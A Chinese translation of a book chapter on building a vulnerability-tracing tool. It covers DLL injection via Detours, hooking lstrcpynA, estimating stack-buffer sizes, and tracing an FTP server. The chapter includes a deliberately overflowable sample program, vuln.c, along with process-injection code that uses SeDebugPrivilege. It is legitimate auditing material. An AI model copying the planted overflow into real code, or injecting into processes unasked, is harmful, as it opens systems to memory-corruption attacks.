寻找安全漏洞，不仅耗时长，而且还很枯燥。因此，我们打算开发一个工具包，以帮我们寻找软件里的错误，从而在一定程度上节省时间，提高效率。工具包应该由实用程序和技术组成，可以审计源码和二进制码，当然，也应该可以审计运行中的程序。我们把这些工具分为两类：主动审计工具（例如第17章的模糊测试工具）和被动监视工具。通过使用不同的工具，我们可以从多个角度检查目标程序的安全性。当然，每个工具和技术都有优缺点，但是如果把它们进行整合，扬长避短，就能把它们的最大功效发挥出来。

2001年的第二个季度，EVE项目正式启动了。EVE是由多种技术结合而成的审计解决方案。每种技术单独使用时都有一些缺点，如二进制码审计技术在识别潜在的安全漏洞时很有效，但如果目标程序没有运行，就很难验证漏洞的存在。通过构建二进制码审计解决方案，我们可以在目标程序运行时，对它们进行审计，跟踪程序执行，了解触发潜在安全漏洞的代码路径。这个新的审计解决方案允许我们跟踪、分析漏洞，因此将它命名为漏洞跟踪。现有的跟踪技术主要是监视系统调用和基本API调用，我们的审计解决方案监视所有可能引发漏洞的函数的使用情况。

EVE博采众家之长，其功能包括二进制码分析、调试分析、漏洞跟踪以及映像重写。它已经发现了一些公开的漏洞，如今在我们的工具包中占有重要一席。

本章将通过设计、实现简单的漏洞跟踪程序，介绍怎样构建漏洞跟踪程序的每个组件。这个程序允许检查目标程序是否存在缓冲区溢出漏洞。

20.1 概述

当前的审计技术，如源码审计和二进制码审计，一般用于审计静态程序[①]。发现软件里潜在的漏洞将为软件公司带来巨额利润。源／二进制审计程序可以深入目标程序的内部识别漏洞，但不能确定在此之前的安全性检查是否已经阻止破解这个漏洞。例如，审计程序可以确定目标程序正在使用的函数（例如strcpy）是否有问题，但是它无法确定是否对strcpy做过输入数据已经做过的长度检查或其他处理，而这些检查可以破解已经确认的strcpy函数。

即使不能证明潜在的安全问题会产生直接威胁，软件公司通常也会有相应的安全策略纠正它们。但是，那些第三方研究者很难说服软件公司修正他们软件中潜在的漏洞。研究者通常必须在

① 指还没有载入内存的程序。——译者注

产品里发现问题，并通过正式的流程或程序提交确凿的证据，只有这样，软件公司才可能迫于压力而修正产品中的问题。基于这个理由，我们不仅要在软件里识别漏洞，通常还要找出这个漏洞的执行路径。通过截取程序里所有可利用的点，我们可以监视它们的使用情况，记录细节（例如移到特定可利用的函数的执行路径）。通过截取程序运行，执行安全检查，我们可以确定提交给函数的参数是否经过安全性检查。

20.1.1 脆弱的程序

在这里，我们会看到软件产品中的常见安全问题——缓冲区溢出。虽然程序员只允许lstrcpynA复制15B（USERMAXSIZE-1）到目标缓冲区。但是，他犯了一个小错误，使用了错误的长度，从而允许过多的数据复制到目标缓冲区。

许多程序员喜欢用define定义长度。但一般来说，使用define时可能会无意中引入一些漏洞。

例子里的check_username函数有一个缓冲区溢出漏洞。提交给lstrcpynA的最大长度大于目标缓冲区的长度，因为缓冲区仅为16B，剩下的16B将写到缓冲区外，从而覆盖保存在栈帧上的EBP和EIP。

```
/* Vulnerable Program (vuln.c)*/

#include <windows.h>
#include <stdio.h>

#define USERMAXSIZE     32
#define USERMAXLEN     16

int check_username(char *username)
{
     char buffer[USERMAXLEN];

     lstrcpynA(buffer, username, USERMAXSIZE-1);

     /*
          Other function code to examine username
          ...
     */

     return(0);
}

int main(int argc, char **argv)
{
     if(argc != 2)
     {
          fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
          exit(-1);
     }
     while(1)
     {
```

20

```
        check_username(argv[1]);
        Sleep(1000);
    }
    return(0);
}
```

在编写代码时，很多程序员喜欢使用一些辅助开发工具（如Visual Assist），这些工具提供了很多功能，如TAB补全。在这个例子里，程序员可能想输入USERMAXSIZE，而TAB补全却为他提供了USERMAXNAME，假如程序员没有仔细检查，而是想当然地按下TAB键，就会在无意中引入一系列的漏洞。恶意用户可能提交大于15B的用户名，改写栈上的数据，还可能进一步利用这个漏洞控制目标程序的执行流程。

那么，程序员应该怎样审计这类漏洞呢？如果源码审计程序使用内置的预处理程序，或源码审计者处理已经过预处理的源码，那么源码审计方法可能会发现漏洞。二进制码审计程序一般是先找出脆弱的函数，然后根据目标缓冲区的大小以及允许传给函数的数据长度来识别漏洞。如果传递的数据长度大于目标缓冲区的长度，二进制码审计程序就会报告可能存在漏洞。

如果目标缓冲区是在堆上分配的呢？因为堆里的内容是运行时生成的，所以堆的大小很难确定。源／二进制码审计程序对于已分配的目标堆块的实例，可能会尝试检查应用程序的代码，然后用潜在的执行流程进行交叉引用。很多源／二进制码审计解决方案的开发者都提到这个方法，但是“被提议”并不等于“已实现”。我们可以通过检查堆块头部来解决这个问题，在必要的时候，为特殊堆里的相关块来遍历块列表。多数编译器也会创建自己的堆。如果我们希望审计特殊编译器生成的程序，将需要在审计程序中增加对它们特有的堆的分析功能。

注意例子中lstrcpynA的用法。lstrcpynA不是标准的C运行时函数，而是由微软系统DLL实现的，此外，它接受的参数和strncpy也完全不同。每个操作系统为了自身的需求，一般都会创建自有的通用C运行时函数。源码和二进制码审计技术很少会寻找这些第三方的函数。这类函数产生的问题不能直接通过漏洞跟踪来解决；在这里提到这一点，仅仅是为了显示审计系统通常会忽略一些其他方法。

软件保护技术的出现，严重削弱了静态二进制码审计技术的功效。许多软件保护技术企图通过加密和压缩代码段增加破解软件的难度。尽管破解者可以轻松绕过这些保护措施，但对自动审计程序来说，它们通常是难以逾越的障碍。所幸的是，绝大多数的保护措施只对静态程序起作用。一旦程序被解密/解压缩再加载到内存空间后，这些保护措施就不复存在了。

函数指针和回调（callback）的使用也对二进制码审计解决方案提出了挑战。它们中的大部分在运行时才被初始化，我们只能参照进入点的上下文来分析程序的执行流程。因为此时，这些引用还没有被初始化，所以使分析更加复杂。

既然我们面前还有这么多问题，那就介绍一下怎样通过设计漏洞跟踪程序来解决它们。从这里开始，我们将调用漏洞跟踪程序VulnTrace。虽然它有一定的局限性，但为我们提供了一个起点，有助于提高我们在漏洞跟踪技术方面的兴趣。

20.1.2 组件设计

为了监视示例程序，我们首先要建立必要的组件。和其他项目一样，为了发挥VulnTrace的

作用，我们需要定义必要的组件。

我们需要直接、频繁地访问目标程序。因为需要读入进程空间的部分内存，并把执行流程重定向到代码，所以需要把这个组件安置在目标程序的虚拟地址空间内。我们的解决办法是把VulnTrace编译成DLL，然后注入到目标进程内部。这样的话，VulnTrace 就可以从目标程序的内存空间观察目标程序，也可以很方便地修改目标程序的行为。

为了弄清楚问题所在（如程序使用的各种反常的或不安全的函数），我们需要分析已加载的模块。而且，这些函数有可能是被导入、静态链接或内联到程序内的，因此需要分析二进制码，从而定位这些函数。

为了方便VulnTrace检查函数的参数，我们需要截获函数的执行。使用“函数挂钩”技术解决这个问题。函数挂钩是用我们自己DLL里的函数替换其他DLL里的函数。

最后，一旦数据收集完毕，我们需要把它们交给审计者，因此必须实现某种交付机制。在这个例子里，我们用Windows自带的调试消息系统，像API调用那样把消息交给调试系统。为了接收这些消息，需要使用微软的Detours工具（后面讨论）。它是免费工具，可以在互联网上找到。

到目前为止，我们的VulnTrace 组件包括：

- 进程注入
- 二进制码分析
- 函数挂钩
- 数据收集和交付

我们先详细介绍整个设计理念和每个组件的特性，最后把它们组合起来，作为我们的第一个漏洞跟踪程序。

1. 进程注入

为了跟踪调用脆弱函数的行为，需要用VulnTrace把目标程序的执行流重定向到可控区域（可以在这个区域检查脆弱函数的调用行为），除此之外，还需要经常用VulnTrace检查目标进程的地址空间。虽然可以在程序外做这些事，但这样的话，我们必须要开发一个把地址空间与目标地址空间分开的转换方案，而且它的开销会像它的实现那样不切实际。比较可靠的方法是把代码注入目标进程的内存空间。我们使用Detours套件来实现，Detours可以从http://research.microsoft.com/sn/detours下载，它包括了许多有用的函数和例子代码，我们可以利用它来迅速开发出漏洞跟踪解决方案。

把VulnTrace编译成DLL，然后通过Detours API加载到目标进程的内存空间。如果你想自己写函数，把自己的库函数加载到目标进程里，可以参考下面的步骤。

(1) 在进程内部用`VirtualAllocEx`分配内存页。

(2) 为`LoadLibrary` 调用复制必要的参数。

(3) 在函数内部用`CreateRemoteThread`调用`LoadLibrary`，在进程的地址空间指定参数地址。

2. 二进制码分析

我们需要定位被监视函数的每个实例，在那里可能存在有不同版本的多个交叉模块。我们将用一个或多个下面的方案，把被监视的函数并入我们的地址空间。

● 静态链接

几乎每个编译器都有自己通用的运行时函数库。在编译过程中，如果编译器识别出脆弱的函数，很可能会把自己的函数编译到目标程序里。例如，如果你的程序中使用了strncpy函数，微软的Visual C++会把它自己的strncpy实现静态链接到程序中。下面的例子摘自编译后的汇编代码，从main开始，调用函数check_username，然后调用strncpy。因为编译器自带的运行时函数库里有strncpy函数，因此，它被直接链接到main后面。当check_username调用strncpy时，执行流将正好到达下面的strncpy（位于虚拟地址0x00401030）。左边是虚拟地址，右边是指令。

```
check_username:
00401000   push     ebp
00401001   mov      ebp,esp
00401003   sub      esp,10h
00401006   push     0Fh
00401008   lea      eax,[buffer]
0040100B   push     dword ptr [username]
0040100E   push     eax
0040100F   call     _strncpy (00401030)
00401014   add      esp,0Ch
00401017   xor      eax,eax
00401019   leave
0040101A   ret
main:
0040101B   push     offset string "test" (00407030)
00401020   call     check_username (00401000)
00401025   pop      ecx
00401026   jmp      main (0040101b)
00401028   int      3
00401029   int      3
0040102A   int      3
0040102B   int      3
0040102C   int      3
0040102D   int      3
0040102E   int      3
0040102F   int      3
_strncpy:
00401030   mov      ecx,dword ptr [esp+0Ch]
00401034   push     edi
00401035   test     ecx,ecx
00401037   je       _strncpy+83h (004010b3)
00401039   push     esi
0040103A   push     ebx
0040103B   mov      ebx,ecx
0040103D   mov      esi,dword ptr [esp+14h]
00401041   test     esi,3
00401047   mov      edi,dword ptr [esp+10h]
0040104B   jne      _strncpy+24h (00401054)
0040104D   shr      ecx,2
...
```

如果我们想截获这些静态链接的脆弱函数，需要为每个函数定义一个指纹，然后用指纹扫描地址空间里的每个模块的代码，找出静态链接函数。

● 导入

许多操作系统都支持动态链接库，相对静态链接（通常在编译时被链接进程序）来说，动态链接比较灵活。当程序员在程序中使用外部模块中明确定义的函数时，编译器必须把依赖关系编译到程序里。当程序员在程序中使用这些例程时，各种数据结构将被并入程序的映像文件。在加载过程中，系统加载器针对这些数据结构（或"导入表"）进行分析。导入表的条目指定将要被加载的模块。对每个将被导入的特定模块来说，都有一个函数列表。在加载过程中，被导入的函数地址保存在正导入程序的模块内的IAT（Import Address Table，导入地址表）里。

下面的例子里有一个例程check_username，使用导入函数lstrcpynA。当check_username函数执行到位于虚拟地址0x0040100F的调用指令时，执行流将被重定向到0x0040604C中保存的地址。这个地址是我们脆弱程序中的一个IAT条目。它代表函数lstrcpynA的进入点地址。

```
check_username:
00401000   push    ebp
00401001   mov     ebp,esp
00401003   sub     esp,10h
00401006   push    20h
00401008   lea     eax,[buffer]
0040100B   push    dword ptr [username]
0040100E   push    eax
0040100F   call    dword ptr [__imp__lstrcpynA@12 (0040604c)]
00401015   xor     eax,eax
00401017   leave
00401018   ret
main:
00401019   push    offset string "test" (00407030)
0040101E   call    check_username (00401000)
00401023   pop     ecx
00401024   jmp     main (00401019)
```

下面是这个程序的IAT快照。在函数check_username里，调用指令引用的地址如下。

```
           IAT
偏移地址   进入点地址
0040604C   7C4EFA6D    <-- lstrcpynA entry point address
00406050   7C4F4567   <-- other import function entry points
00406054   7C4FAE05   ...
00406058   7C4FE2DC   ...
0040605C   77FCC7D3   ...
```

正如你看到的那样，IAT里的地址0x7C4EFA6D实际上是lstrcpynA进入点地址的引用。

```
_lstrcpynA@12:
7C4EFA6D   push    ebp
7C4EFA6E   mov     ebp,esp
7C4EFA70   push    0FFh
...
```

如果我们想截获被导入的函数，有几个选择。比如说，我们可以改变目标模块的IAT里的地址，使它们指向我们的挂钩函数。这个方法允许我们仅监视感兴趣模块里的函数使用情况。如果我们想监视每一个函数的使用，而不管访问它的模块，那可以在执行期间临时修改函数本身的代码，使它重定向到别的地方。

● 内联

许多编译器可以优化开发者的程序代码。例如strcpy、strlen和其他简单的运行时函数，相对于静态链接或导入来说，它们被编译到例程里。在编译时直接代入需要的函数代码到函数内部将显著提升程序性能。

下面示范微软Visual C++编译器内联编译strlen函数。在这个例子里，我们压入字符串的地址，并在栈上检验它的长度。如果调用的是静态链接版本的strlen，在返回时，我们先调整栈指针，然后释放提交的参数，最后把strlen返回的长度写入长度变量。

没有优化:

```
00401006    mov          eax,dword ptr [buffer]
00401009    push         eax
0040100A    call         _strlen (004010d0)
0040100F    add          esp,4
00401012    mov          dword ptr [length],eax
```

在下面，我们有strlen的内联版本。可以通过把编译环境切换到发布模式来生成这个代码。我们可以看到程序并没有调用strlen函数，而是用编译器把strlen的代码提取出来直接插到代码里了。我们把EAX寄存器置零，然后扫描被EDI引用的字符串来寻找NULL，当找到NULL时，我们得到计数器，并把它保存到长度变量里。

优化后:

```
00401007    mov          edi,dword ptr [buffer]
0040100A    or           ecx,0FFFFFFFFh
0040100D    xor          eax,eax
0040100F    repne scas   byte ptr [edi]
00401011    not          ecx
00401013    add          ecx,0FFFFFFFFh
00401016    mov          dword ptr [length],ecx
```

如果想监视内联函数的使用，我们可以通过断点来监视异常，然后从上下文结构中获取信息。也可以用这个方法来监视分析器。

3. 函数挂钩

我们已经讨论了怎样区分各种类型的函数，现在需要收集它们的使用信息，使用的办法是prelude挂钩。对不熟悉挂钩的人，我们先大概介绍常见的挂钩技术。

● 导入挂钩

导入挂钩很常见。每个已加载的模块都有一个导入表。当把模块加载到目标进程的地址空间时，会对导入表进行处理。对每一个从外部模块导入的函数来说，它们在IAT里都有对应的条目。每次从加载的模块调用导入函数时，执行流将被重定向到IAT里对应的条目。图20-1中有两个不

同的模块分别调用位于kernel32模块里的lstrcpynA函数。当执行lstrcpynA函数时，执行流转到模块IAT里指定的地址。一旦执行完lstrcpynA函数，我们将返回调用lstrcpynA的函数。




图20-1 脆弱示例程序的正常执行流

可以用想重定向执行的代码的地址替换IAT中相应的地址来钩住导入函数。因为每个模块都有自己的IAT，因此需要替换想监视模块的IAT里的lstrcpynA的进入点。在图20-2里，替换user32.dll模块和vuln.exe模块的IAT的lstrcpynA入口。只要这些模块里的代码执行lstrcpynA函数，执行流就将转到我们插入的IAT的地址。




图20-2 在修改加载模块user32.dll的导入表后，脆弱示例程序的执行流

这个函数仅仅检查准备提交给lstrcpynA的参数，然后悄悄地把执行流返回给执行它的函数。这个新地址是位于VulnTrace.dll内部的、进入函数vt_lstrcpynA的进入点。

- prelude挂钩

用导入挂钩，我们可以修改想监视模块的IAT导入的函数。前面提到，当只想监视某个特殊模块里的函数的使用情况时，导入挂钩是有效的。但如果想监视函数的使用，而不管从哪调用它，那我们可以直接把挂钩放到想监视的函数代码里。我们只需把jmp指令插入想监视的目标函数的

过程前奏里即可。jmp指令将引用想重定向到在执行的截获函数之上的代码地址。

这个方法允许我们捕获每一个想监视的特殊的函数。在图20-3里，我们可以看到两个模块的函数都分别调用了位于kernel32.dll模块里的lstrcpynA函数。




图20-3 在修改加载模块kernel32.dll里lstrcpynA函数的prelude之后，脆弱示例程序的执行流

当执行lstrcpynA函数时，执行流转到在模块的IAT里指定的地址。执行在插入钩子时创建的jmp指令，而不是执行整个lstrcpynA函数。当执行jmp指令时，我们被重定向到位于VulnTrace.dll内部的新函数vt_lstrcpynA。这个函数用来代替原来的lstrcpynA函数，它在对参数进行检查后，将把执行流交给原来的lstrcpynA。

为了实现这个方法，我们可以使用Detours API里的DetourFunctionWithTrampline函数。后面的章节将介绍怎样用Detours API来钩住想监视函数的prelude。

- prologue挂钩

prologue挂钩和prelude挂钩很类似。它们之间最明显的不同是，使用prologue挂钩，在函数完成后、返回调用者前，我们将控制该函数。这样允许检查函数执行的结果。例如，如果想查看使用中的网络函数接收到什么数据，就需要使用prologue挂钩。

4. 数据收集

在确认了想监视的函数并准备好在合适的地方放置钩子后，我们还必须判断被钩住的函数的执行流被临时重定向到哪了。对VulnTrace来说，将钩住lstrcpynA，并将它的执行流重定向到被明确设计用来获取提交给真正lstrcpynA的参数信息的钩子。一旦调用者进入lstrcpynA，我们将得到它的参数信息，然后用微软调试API交付这些参数信息。函数OutputDebugString将把我们收集的数据提交微软的调试子系统。可以用DebugView监视提交的消息，DebugView可从http://www.microsoft.com/technet/sysinternals/default.mspx获得。

下面显示的是新的、运行中的函数vt_lstrcpynA。

```
char *vt_lstrcpynA (char *dest,char *source,int maxlen)
{
     char dbgmsg[1024];
     LPTSTR retval;

     _snprintf(dbgmsg, sizeof(dbgmsg),

          "[VulnTrace]: lstrcpynA(0x%08x, %s, %d)\n",

          dest, source, maxlen
     );
     dbgmsg[sizeof(dbgmsg)-1] = 0;

     OutputDebugString(dbgmsg);

     retval = real_lstrcpynA(dest, source, maxlen);

     return(retval);
}
```

当脆弱程序（vuln.exe）调用lstrcpynA时，执行流被重定向到vt_lstrcpynA。在这个例子里，我们用调试子系统交付原准备提交给lstrcpynA的参数的基本信息。

20.1.3 编译 VulnTrace

在讨论漏洞跟踪的每个组件之前，为了编译和使用VulnTrace，还需要用到下列工具：

- 微软的Visual C++ 6.0（或者别的Windows C / C++编译器）
- Detours（http://research.microsoft.com/sn/detours）
- DebugView（http://www.microsoft.com/technet/sysinternals/default.mspx）

下面将讨论漏洞跟踪解决方案中的每个组件。你可以用它跟踪本章开头提到的例子里的缓冲区溢出漏洞。

1. VTInject

这个程序把VulnTrace注入我们想审计的目标进程中，只是把它编译成一个可执行文件(VTInject.exe)。记住，在编译时需要包括Detours头文件，并连接Detours库（detours.lib)。这就需要把Detours目录加到库里，并把路径放入编译器里。为了使用VTInject，只需将进程ID(PID)作为第一个也是唯一一个参数。VTInject将把当前目录下的VulnTrace.dll载入目标进程。要确认编译好的VulnTrace.dll和VTInject.exe位于同一目录。下面是VTInject.exe和VulnTrace.dll的源文件：

```
/***************************************************************************\

VTInject.cpp

VTInject will adjust the privilege of the current process so we can access
processes operating as LOCALSYSTEM. Once the privileges are adjusted VTInject
```

```
will open a handle to the target process id (PID) and load our VulnTrace.dll
into the process.

\*************************************************************************/

#include <stdio.h>
#include <windows.h>
#include "detours.h"
#define dllNAME "\\VulnTrace.dll"

int CDECL inject_dll(DWORD nProcessId, char *szDllPath)
{
     HANDLE token;
     TOKEN_PRIVILEGES tkp;
     HANDLE hProc;

     if(OpenProcessToken(     GetCurrentProcess(),
                      TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                     &token) == FALSE)
     {
          fprintf(stderr, "OpenProcessToken Failed: 0x%X\n", GetLastError());
          return(-1);
     }
     if(LookupPrivilegeValue(     NULL,
                          "SeDebugPrivilege",
                          &tkp.Privileges[0].Luid) == FALSE)
     {
          fprintf(stderr, "LookupPrivilegeValue failed: 0x%X\n", GetLastError());
          return(-1);
     }

     tkp.PrivilegeCount = 1;
     tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

     if(AdjustTokenPrivileges(     token, FALSE, &tkp, 0, NULL, NULL) == FALSE)
     {
          fprintf(stderr,

               "AdjustTokenPrivileges Failed: 0x%X\n",

          GetLastError());

          return(-1);
     }

     CloseHandle(token);
```

```
    hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, nProcessId);
    if (hProc == NULL)
    {
        fprintf(stderr,

            "[VTInject]: OpenProcess(%d) failed: %d\n",

        nProcessId, GetLastError());
        return(-1);
    }
    fprintf(stderr,

        "[VTInject]: Loading %s into %d.\n",

    szDllPath, nProcessId);

    fflush(stdout);

    if (!DetourContinueProcessWithDllA(hProc, szDllPath))
    {
        fprintf(stderr,

            "DetourContinueProcessWithDll(%s) failed: %d",

        szDllPath, GetLastError());

        return(-1);
    }

    return(0);
}

int main(int argc, char **argv)
{
    char path[1024];
    int plen;

    if(argc!= 2)
    {
        fprintf(stderr,

            "\n-= VulnTrace =-\n\n"
            "\tUsage: %s <process_id>\n\n"

        ,argv[0]);

        return(-1);
    }
```

```
    plen = GetCurrentDirectory(sizeof(path)-1, path);
    strncat(path, dllNAME, (sizeof(path)-plen)-1);
    if(inject_dll(atoi(argv[1]), path))
    {
        fprintf(stderr, "Injection Failed\n");
        return(-1);
    }

    return(0);
};
```

2. VulnTrace.dll

下面的库文件由本章前面讨论的组件组成。使用该库文件可以通过审计程序监视lstrcpynA函数的使用。把它编译为DLL，用VTInject注入到脆弱程序里即可。

```
/*
 *  VulnTrace.cpp
 */

#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
#include "detours.h"

DWORD get_mem_size(char *block)
{
    DWORD     fnum=0,
              memsize=0,
              *frame_ptr=NULL,
              *prev_frame_ptr=NULL,
              *stack_base=NULL,
              *stack_top=NULL;

    __asm mov eax, dword ptr fs:[4]
    __asm mov stack_base, eax
    __asm mov eax, dword ptr fs:[8]
    __asm mov stack_top, eax
    __asm mov frame_ptr, ebp

    if( block < (char *)stack_base && block > (char *)stack_top)
    for(fnum=0;fnum<=5;fnum++)
    {
        if( frame_ptr < (DWORD *)stack_base && frame_ptr > stack_top)
        {
            prev_frame_ptr = (DWORD *)*frame_ptr;

            if( prev_frame_ptr < stack_base && prev_frame_ptr > stack_top)
            {
                if(frame_ptr < (DWORD *)block && (DWORD *)block <
prev_frame_ptr)
```

```
                    {
                        memsize = (DWORD)prev_frame_ptr - (DWORD)block;
                        break;
                    }
                    else
                        frame_ptr = prev_frame_ptr;
                }
            }
        }
        return(memsize);
}

DETOUR_TRAMPOLINE(char * WINAPI real_lstrcpynA(char *dest,char *source,int
maxlen), lstrcpynA);


char * WINAPI vt_lstrcpynA (char *dest,char *source,int maxlen)
{
        char dbgmsg[1024];
        LPTSTR retval;

        _snprintf(dbgmsg, sizeof(dbgmsg), "[VulnTrace]:
lstrcpynA(0x%08x:[%d], %s, %d)\n",dest,get_mem_size(dest), source, maxlen);
        dbgmsg[sizeof(dbgmsg)-1] = 0;

        OutputDebugString(dbgmsg);

        retval = real_lstrcpynA(dest, source, maxlen);

        return(retval);
}

BOOL APIENTRY DllMain(     HANDLE hModule,
                              DWORD  ul_reason_for_call,
                              LPVOID lpReserved
                         )
{
    if (ul_reason_for_call == dll_PROCESS_ATTACH)
     {
              DetourFunctionWithTrampoline((PBYTE)real_lstrcpynA,
(PBYTE)vt_lstrcpynA);
     }
    else if (ul_reason_for_call == dll_PROCESS_DETACH)
     {
          OutputDebugString("[*] Unloading VulnTrace\n");
    }

    return TRUE;
}
```

把VTInject和脆弱的程序编译成可执行文件，把VulnTrace编译成DLL，然后放在同一目录下。完成这些步骤后，执行脆弱的程序和DebugView。你可能只想查看有关VulnTrace的消息，因此，可以适当地配置DebugView，让它过滤无关的消息，要做到这一点，只需在DubugView里按下Ctrl+L组合键，然后输入`VulnTrace`。当一切就绪时，用目标进程的ID作为参数来执行VTInject。在DebugView里应该可以看到下面这样的消息：

```
...
[2864] [VulnTrace]: lstrcpynA(0x0012FF68:[16], test, 32)
[2864] [VulnTrace]: lstrcpynA(0x0012FF68:[16], test, 32)
[2864] [VulnTrace]: lstrcpynA(0x0012FF68:[16], test, 32)
...
```

在这里，我们可以看到传给`lstrcpynA`的参数。第一个参数是地址和目标缓冲区的大小，第二个参数是将被复制的源缓冲区，第三个也是最后一个参数是可能复制到目标缓冲区的最大长度。注意第一个参数右边的数字，它是估算出来的目标参数的大小，是用简单的算法（用帧指针确定缓冲区在哪个栈帧里，以及这个变量与栈帧基址之间的距离）估算出来的。如果我们提供的数据比变量地址与帧指针基址之间已有的空间更多，那就可以通过前面的帧改写保存的`EBP`和`EIP`。

20.1.4　使用 VulnTrace

现在，我们已经制定了一个基本的漏洞跟踪解决方案，先看它是否真的有效。在这里，我们准备以Windows下流行的ftp服务器为例。下面例子的目录名已经被改变。

安装后启动这个服务，注入`VulnTrace.dll`，起动DebugVeiw，过滤与`VulnTrace`无关的调试消息（这一步是必要的，因为其他的程序也会提交大量的调试消息）。

完成准备工作后，用telnet连到ftp服务器。一连上去就看到了下列消息。

注解　考虑到厂商在本书出版之前，可能无法解决这里发现的一些漏洞。因此，我们用`[deleted]`替换了敏感数据。

```
[2384] [VulnTrace]: lstrcpynA(0x00dc6e58:[0], Session, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dc9050:[0], 0)
[2384] [VulnTrace]: lstrcpynA(0x00dc90f0:[0], 192.168.X.X, 256)
[2384] [VulnTrace]: lstrcpynA(0x0152ebc4:[1624], 192.168.X.X, 256)
[2384] [VulnTrace]: lstrcpyA(0x0152e93c:[260], )
[2384] [VulnTrace]: lstrcpynA(0x00dc91f8:[0], 192.168.X.X, 20)
[2384] [VulnTrace]: lstrcpynA(0x00dc91f8:[0], 192.168.X.X, 20)
[2384] [VulnTrace]: lstrcpyA(0x00dc930d:[0], C:\[deleted])
[2384] [VulnTrace]: lstrcpynA(0x00dc90f0:[0], [deleted], 256)
[2384] [VulnTrace]: lstrcpyA(0x00dc930d:[0], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpyA(0x0152e9cc:[292], C:\[deleted])
[2384] [VulnTrace]: lstrcpynA(0x00dd4ee0:[0], C:\[deleted]], 256)
[2384] [VulnTrace]: lstrcpynA(0x00dd4ca0:[0], C:\[deleted]], 256)
[2384] [VulnTrace]: lstrcpyA(0x00dd4da8:[0], C:\[deleted]\])
```

```
[2384] [VulnTrace]: lstrcpyA(0x0152ee20:[1048], C:\[deleted]\])
[2384] [VulnTrace]: lstrcpyA(0x0152daec:[4100], 220-[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152e8e4:[516], C:\[deleted]\)
[2384] [VulnTrace]: lstrcpyA(0x0152a8a4:[4100], 220 [deleted])
```

如果仔细查看，可以看到IP正被记录和分发。这很像事件特征记录或基于网络地址的非交互式的访问控制系统。所有引用的路径都是服务器的配置文件，我们不能控制传递给这些例程的数据。(我们也不能改变这些数据，尽管那可能很酷。)

接下来开始检查授权例程，输入user test。(之前，我们已经建了一个test账号。)

```
[2384] [VulnTrace]: lstrcpynA(0x00dc7830:[0], test, 310)
[2384] [VulnTrace]: lstrcpynA(0x00dd4920:[0], test, 256)
[2384] [VulnTrace]: lstrcpynA(0x00dd4a40:[0], test, 81)
[2384] [VulnTrace]: lstrcpynA(0x00dd4ab1:[0], C:\[deleted]\user\test, 257)
[2384] [VulnTrace]: lstrcpynA(0x00dd4ca0:[0], C:\[deleted]\user\test, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dd4da8:[0], C:\[deleted]\user\test)
[2384] [VulnTrace]: lstrcpyA(0x0152c190:[4100], 331 Password required
```

程序把包含用户名的缓冲区复制到一个没有基于栈的缓冲区。能支持堆大小估算就更好了。我们可以就此返回，手工检查这些情况，但最好还是先看看是否能发现更有趣的事情。现在，按ftp分发次序发送ftp密码。

```
[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpyA(0x00dd3810:[0], 27)
[2384] [VulnTrace]: lstrcpynA(0x0152e9e8:[288], test, 256)
[2384] [VulnTrace]: lstrcpyA(0x00dc7830:[0], test)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted])
[2384] [VulnTrace]: lstrcpyA(0x0152e990:[1028], /user/test)
[2384] [VulnTrace]: lstrcpyA(0x0152e138:[1024], test)
[2384] [VulnTrace]: lstrcpynA(0x00dd4640:[0], test, 256)
[2384] [VulnTrace]: lstrcpynA(0x00dd4760:[0], test, 81)
[2384] [VulnTrace]: lstrcpynA(0x00dd47d1:[0], C:\[deleted]\user\test, 257)
[2384] [VulnTrace]: lstrcpyA(0x0152ee00:[1028], C:\[deleted]\user\test)
